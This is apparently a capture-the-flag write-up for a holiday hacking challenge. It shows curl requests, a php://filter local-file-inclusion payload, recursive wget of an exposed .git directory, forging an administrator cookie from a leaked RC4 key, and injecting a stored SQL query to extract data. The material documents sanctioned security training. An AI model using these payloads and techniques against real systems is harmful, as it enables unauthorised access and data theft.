>give gold card to elf
The elf, satisified with the trade says -
Try the online version for the true prize
The elf says - you have conquered this challenge - the game will now end.
Your score is 15 [total of 585 points], in 3 moves.
This gives you the rank of Beginner.
The game is over.
```

So dropping the elf allows us to give it items, and giving it the gold card seems to complete the game, and also tells us to get online to get the real prize.

This means it's time to nmap `dungeon.northpolewonderland.com` to figure out where the online version of the game is located.

```
Nmap scan report for dungeon.northpolewonderland.com (35.184.47.139)
Host is up (1.4s latency).
rDNS record for 35.184.47.139: 139.47.184.35.bc.googleusercontent.com
Not shown: 992 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered smtp
80/tcp    open     http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
548/tcp   filtered afp
11111/tcp open     vce
```


Well well well, it seems port *11111* is open. So time to try and connect to it.

```
EFRETTI :: ~ » nc dungeon.northpolewonderland.com 11111
Welcome to Dungeon.                     This version created 11-MAR-78.
You are in an open field west of a big white house with a boarded
front door.
There is a small wrapped mailbox here.
>
```

Yes! Looks like we found the online version of the game. Checking that *GDT* works on the online version, reveals that it indeed does work. So copy pasting the output from the above script into the online version and then repeating the steps from the local version should give us the secret.

```
>drop elf
The elf appears increasingly impatient.
>give gold card to elf
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
The elf says - you have conquered this challenge - the game will now end.
Your score is 15 [total of 585 points], in 3 moves.
This gives you the rank of Beginner.
EFRETTI :: ~ » _
```

And another great victory. Time to shop off an email and see what kind of response I get.



That's the email, along with an audio file called *discombobulatedaudio2.mp3*.

4.1.3 The Debug Server

Pfft, visiting `http://dev.northpolewonderland.com/index.php` just shows a blank page. That's no fun.

Now heading to JadX and checking out how the app using it, we stumble upon

```
final JSONObject jSONObject = new JSONObject();
jSONObject.put("date", new SimpleDateFormat("yyyyMMddHHmmssZ").format(Calendar.getInstance().getTime()));
jSONObject.put("udid", Secure.getString(getContentResolver(), "android_id"));
jSONObject.put("debug", getClass().getCanonicalName() + ", " + getClass().getSimpleName());
jSONObject.put("freemem", Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory());
```

and a little more investigation shows that it sends this as, surprise surprise, a POST request. Time for some curling with the following JSON.

```
{
        "date": "20161228095114+0100",
        "udid": "thisnthat",
        "debug": "com.northpolewonderland.santagram.EditProfile, EditProfile",
        "freemem": 123456798
}
```

and this is the output

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d @debug.json -X POST dev.northpolewonderla
nd.com/index.php
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 04 Jan 2017 20:28:55 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

{"date":"20170104202855","status":"OK","filename":"debug-20170104202855-0.txt","request":{"date":"20161
228095114+0100","udid":"thisnthat","debug":"com.northpolewonderland.santagram.EditProfile, EditProfile"
,"freemem":123456798,"verbose":false}}%
```

So it seems to more or less just reflect what I send it, however there is one tiny thing that looks interesting. Time to mix up the JSON a little bit and see what happens.

```
{
        "date": "20161228095114+0100",
        "udid": "thisnthat",
        "debug": "com.northpolewonderland.santagram.EditProfile, EditProfile",
        "freemem": 123456798,
        "verbose": true
}
```

This, at the very late time of doing the write-up gives a long long list of files, so instead of providing a screeenshot, here's a paste of the output I got when I actually solved the challenge. (And didn't take screenshots...

Right, that out of the way, the output we get, when sending that JSON, is

{"date":"20161228133418","date.len":14,"status":"OK","status.len":"2","filename":"debug
−20161228133418−0.txt","filename.len":26,"request":{"date":"20161228095114+0100","
udid":"fa0eef1fcb9c0c7b","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":9223372036854775807,"verbose":true},"files":["debug
−20161224235959−0.mp3","debug−20161228132132−0.txt","debug−20161228133354−0.
txt","debug−20161228133418−0.txt","index.php"]}


The keen observer will notice the file called 'debug-20161224235959-0.mp3' and can go grab it from the server. Mission completed.

Now, I know I said I didn't want to provide a screenshot, however, here's one anyway. The list of files literally goes beyond the scroll buffer in my terminal. If I had been confronted with this list the first time around, I would have echoed it into a file and then gone through the output.

4.1.4 The Banner Ad Server

Ads, why'd it have to be ads? Nobody likes ads. Or at least, most of the ads. Some ads are cool and they can stay.


Visiting http://ads.northpolewonderland.com/ displays a website which looks... uh.. special...




Now, going through the source code shows that the site is build using Meteor, something that I've never actually used. So it's time to read up on some fun stuff. There's the Mining Meteor[12] article by Tim Medin, over at SANS and of course the documentation for the Meteor Framework[13].

After a bit of reading the docs, the article, the little handy script Mr. Medin has created, and employing said script, the following is found.

[12]Over at https://pen-testing.sans.org/blog/2016/12/06/mining-meteor
[13]Meteor can be found at https://www.meteor.com/



See the red square? That's a link that's not actually anywhere in the UI of the site. So it seems this app is indeed leaking too much information. Heading on over to '/admin/quotes'...



... And I'm greeted with this view. Well well well. It's time to take a look at what's inside of the HomeQuotes collection, because on this page it shows 5 entries instead of 4.

```
> HomeQuotes.find().fetch()
◂ ▼Array[5] i
    ▶0: Object
    ▶1: Object
    ▶2: Object
    ▼3: Object
        _id: "zC3qjywazw6vTorZQ"
        hidden: false
        index: 3
        quote: "Is anyone actually reading this?"
      ▶__proto__: Object
    ▼4: Object
        _id: "zPR5TpxB5mcAH3pYk"
        audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
        hidden: true
        index: 4
        quote: "Just Ad It!"
      ▶__proto__: Object
      length: 5
    ▶__proto__: Array[0]
```

Opening the developer tools in Chrome and fetching the entire collection, it's possible to expand the objects returned, and bingo, an audio file called 'discombobulatedaudio5.mp3' - Not bad.

4.1.5 The Uncaught Exception Handler Server

So visiting http://ex.northpolewonderland.com/exception.php kindly informs that it only accepts POST requests. That means it's time to bring out 'curl', because that makes it ever so easy to ship off POST requests with different parameters.

```
EFRETTI :: ~ » curl -i -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:21:16 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Content type must be: application/json
EFRETTI :: ~ »
```

Well, this is literally the nicest server. Now it tells me that it expects json. Mkay, let's hand it some of that.

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d "{}" -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:25:04 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
EFRETTI :: ~ »
```

Aha! So even more information about what it wants. Now, which one to try out first...

```
{
        "operation": "ReadCrashDump"
}
```

and then we get

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d @x.json -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:30:02 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Fatal error! JSON key 'data' must be set.
```

After a bit of playing around and seeing what kind of error messages I get, I get to this JSON

```
{
        "operation": "ReadCrashDump",
        "data": {
                "crashdump": ""
        }
}
```

Which gives this beautiful output

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d @x.json -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 500 Internal Server Error
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:32:07 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

So this gives a '500 - Internal Server Error', interesting. But also a bit of a roadblock. So it's time to look at what 'WriteCrashDump' does, using the same procedure as above.

```
{
        "operation": "WriteCrashDump",
        "data": "Hello"
}
```

Turns out to give something that might give a clue to what to do with 'ReadCrashDump'.

```
EFRETTI :: ~ » curl -i -H "Content-Type: application/json" -d @x.json -X POST ex.northpolewonderland.com/exception.php
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 04 Jan 2017 19:36:27 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

{
        "success" : true,
        "folder" : "docs",
        "crashdump" : "crashdump-DfRjM9.php"
}
```

So with this new information it's time to modify the ReadCrashDump JSON.

```
{
        "operation": "ReadCrashDump",
        "data": {
                "crashdump": "crashdump-DfRjM9"
        }
}
```

Now, I've left out the .php part, because the server would complain about it being there. Alright, so time to see what files we can actually read with this script.

```
{
        "operation": "ReadCrashDump",
        "data": {
                "crashdump": "../docs/crashdump-DfRjM9"
        }
}
```

Gets me the same output as before, meaning that we can either traverse directories or that it somehow gets filtered out. So, let's see if it's possible to read the exception.php file.

```
{
        "operation": "ReadCrashDump",
        "data": {
                "crashdump": "../exception"
        }
}
```

Nothing's ever that easy, is it? Well, that gives the 500 error from above. So what's next. Depending on how the files are included on the server, when calling ReadCrashDump, there are a few options. PHP have this little neat protocol called 'php://' and with this, you can call all sort of neat functions to be executed. Now there are plenty of articles about this exploit. Here[14], here[15] and many other places. Just search for 'PHP Local File Inclusion' or LFI for short.

```
{
        "operation": "ReadCrashDump",
        "data": {
                "crashdump": "php://filter/convert.base64-encode/resource=../exception"
        }
}
```

This beauty does return a lot of base64 encoded stuff! Decoding it gives us

```
EFRETTI :: ~ » base64 -d out
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}
```

This solving this challenge.

[14] https://www.idontplaydarts.com/2011/02/using-php-filter-for-local-file-inclusion/
[15] https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-vulne

4.1.6 The Mobile Analytics Server (post authentication)

So with this task, it's back to analytics.northpolewonderland.com to see what's up. After browsing the site a bit, logged in with the guest user, it's time to look for directories that probably should not have been there.


Directories, such as */admin/*, */.git/*, etc.. However, it's time to stop looking as soon as we look for */.git/*. It seems the creator of the website has the Git repository in the server root. This really is a bad idea, but good for me. Time to whip out 'wget' and download the contents.

```
root@kali:~/analytics# wget -r --no-parent https://analytics.northpolewonderland.com/.git/
--2017-01-03 13:30:51--  https://analytics.northpolewonderland.com/.git/
Resolving analytics.northpolewonderland.com (analytics.northpolewonderland.com)... 104.198
.252.157
Connecting to analytics.northpolewonderland.com (analytics.northpolewonderland.com)|104.19
8.252.157|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'analytics.northpolewonderland.com/.git/index.html'

analytics.northpole     [ <=>                ]   1.36K  --.-KB/s    in 0s

2017-01-03 13:30:51 (10.3 MB/s) - 'analytics.northpolewonderland.com/.git/index.html' save
d [1394]

Loading robots.txt; please ignore errors.
--2017-01-03 13:30:51--  https://analytics.northpolewonderland.com/robots.txt
Reusing existing connection to analytics.northpolewonderland.com:443.
HTTP request sent, awaiting response... 404 Not Found
2017-01-03 13:30:51 ERROR 404: Not Found.

--2017-01-03 13:30:51--  https://analytics.northpolewonderland.com/.git/branches/
Reusing existing connection to analytics.northpolewonderland.com:443.
HTTP request sent, awaiting response... 200 OK
```

```
--2017-01-03 13:31:37--  https://analytics.northpolewonderland.com/.git/logs/refs/heads/ma
ster
Reusing existing connection to analytics.northpolewonderland.com:443.
HTTP request sent, awaiting response... 200 OK
Length: 4284 (4.2K) [application/octet-stream]
Saving to: 'analytics.northpolewonderland.com/.git/logs/refs/heads/master'

analytics.northpole 100%[===================>]   4.18K  --.-KB/s    in 0s

2017-01-03 13:31:37 (155 MB/s) - 'analytics.northpolewonderland.com/.git/logs/refs/heads/m
aster' saved [4284/4284]

FINISHED --2017-01-03 13:31:37--
Total wall clock time: 46s
Downloaded: 305 files, 614K in 0.3s (1.99 MB/s)
root@kali:~/analytics#
```

And there we go. It's now time to see what the status of the Git repos is. With some luck

we will have access to all, or at least most of the source code of the webpage and as everyone knows, having access to source code makes the whole pwnage thing easier.



Well, it seems that everything has been deleted from the Git. Thankfully it's git and that means we can revert the changes, if we need to. However, before doing anything, opening the folder in Visual Code[16].

[16]Found at https://code.visualstudio.com/

Once the folder is open in Visual Code, it is possible to browse through the code, without having to modify the Git repos.

While browsing through the code I found the following snippit.

```
function check_access($db, $username, $users) {
  # Allow administrator to access any page
  if($username == 'administrator') {
    return;
  }

  if(!in_array($username, $users)) {
    reply(403, 'Access denied!');
    exit(1);
  }
}
```

Which clearly indicates that there are another user called 'administrator'. Next step is to figure out how to log in with this account.

There is a file called 'crypto.php' which seems to be included by a lot of the pages and it looks like this.

```
1  <?php
2    define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
3
4    function encrypt($data) {
5      return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
6    }
7
8    function decrypt($data) {
9      return mcrypt_decrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
10   }
11 ?>
```

These 2 functions are used in conjunction with 'login.php' as seen in the following image.

Now this shows how the cookie that is being used to store the logged in information is being formed. So it's time to create my very own personal AUTH cookie using the following PHP script.

```
1 <?php
2 define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
3
4 function encrypt($data) {
5     return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
```

```
6  }
7
8  $auth = bin2hex(encrypt(json_encode([
9      'username' => "administrator",
10     'date' => "2016-12-26T19:01:59+0000",
11 ])));
12 echo $auth;
13 ?>
```

Using this script the following token is created, and when using that value, instead of the value of the AUTH cookie when logging in as 'guest'.

```
82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef1
8a4384f6e7bca04d86e573b965cc9c6549b849486263a40a63b71976884152
```


(This should obviously be one line)

```
67    } else {
68      require_once('db.php');
69
70      check_user($db, $_POST['username'], $_POST['password']);
71
72      print "Successfully logged in!";
73
74      $auth = encrypt(json_encode([
75        'username' => $_POST['username'],
76        'date' => date(DateTime::ISO8601),
77      ]));
78
79      setcookie('AUTH', bin2hex($auth));
80
81      header('Location: index.php?msg=Successfully%20logged%20in!');
82    }
```

With this done, it's time to set the cookie via the developer console.

```
document.cookie = "AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9c6549b849486263a40a63b71976884152"
"AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc9c6549b849486263a40a63b71976884152"
```

And with that done it's time to refresh the browser and see the result.



That's the menu, when logged in as administrator. So the MP3 link has been replaced by edit. So it's time to look into what the 'edit.php' file actually does. ... So it allows me to change the id, name, and description of the saved search you can create in the view screen.

Now after a bit more of reading through the code, one thing sort of sticks out.

```
43  {
44    $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" . mysqli_real_escape_string($db, $_GET['id']) . "' LIMIT 0, 1");
45    if(!$result) {
46      reply(500, "MySQL Error: " . mysqli_error($db));
47      die();
48    }
49    $row = mysqli_fetch_assoc($result);
50
51    # Update the row with the new values
52    $set = [];
53    foreach($row as $name => $value) {
54      print "Checking for " . htmlentities($name) . "...<br>";
55      if(isset($_GET[$name])) {
56        print 'Yup!<br>';
57        $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) . "'";
58      }
59    }
60
61    $query = "UPDATE `reports` " .
62      "SET " . join($set, ', ') . ' ' .
63      "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
64    print htmlentities($query);
65
66    $result = mysqli_query($db, $query);
67    if(!$result) {
68      reply(500, "SQL error: " . mysqli_error($db));
69      die();
70    }
71
72    print "Update complete!";
73  }
```


The reason it sticks out, is because when you update the stored search, it tells you what it checks for. This includes a field called 'query', now this can be confirmed to exist by looking at the 'sprusage.sql' file that also resides in the Git repos.

Also, there is a table that contains audio. ... So you've probably guessed this already. It's time to change the stored search and set the query to

$$\textbf{SELECT} \ *, \ \text{TO\_BASE64(mp3)} \ \textbf{FROM} \ \texttt{audio}$$

So what this does, is hopefully to let me extract the audio file as base64. It should also evade all the very annoying mysqli_real_escape_string that prevents classic SQL injections.

To set the query simply visit
`/edit.php?id=<ID_GOES_HERE>&query=SELECT%20*,%20TO_BASE64(mp3)%20FROM%20audio` After visiting that, it's time to go to the view page and plot in the ID you updated.



Output
You may have to scroll to the right to see the full details

id	username	filename	mp3	SUBSTRING(TO_BASE64(mp3),1,40)
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3		SUQzAwAAAAAAGFRSQ0sAAAACAAAAMlRJVDIAAAAC
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3		SUQzAwAAAAAAGFRSQ0sAAAACAAAAN1RJVDIAAAAC

Bingo! We've actually got both of the mp3 files this way. Now the only thing left is copy pasting the base64 and decoding it, and make a note of the filename, discombobulatedaudio7.mp3.

4.2 What are the names of the audio files you discovered from each system above?

The file names, in order, are as follow.

- discombobulatedaudio1.mp3
- discombobulatedaudio2.mp3
- discombobulatedaudio3.mp3
- debug-20161224235959-0.mp3
- discombobulatedaudio5.mp3
- discombobulated-audio-6-XyzE3N9YqKNH.mp3
- discombobulatedaudio7.mp3

5 Part 5: Discombobulated Audio

Playing the audio files without doing anything just sounds horrible. However, it also sounds like something that has been slowed down. The questions, then, are:

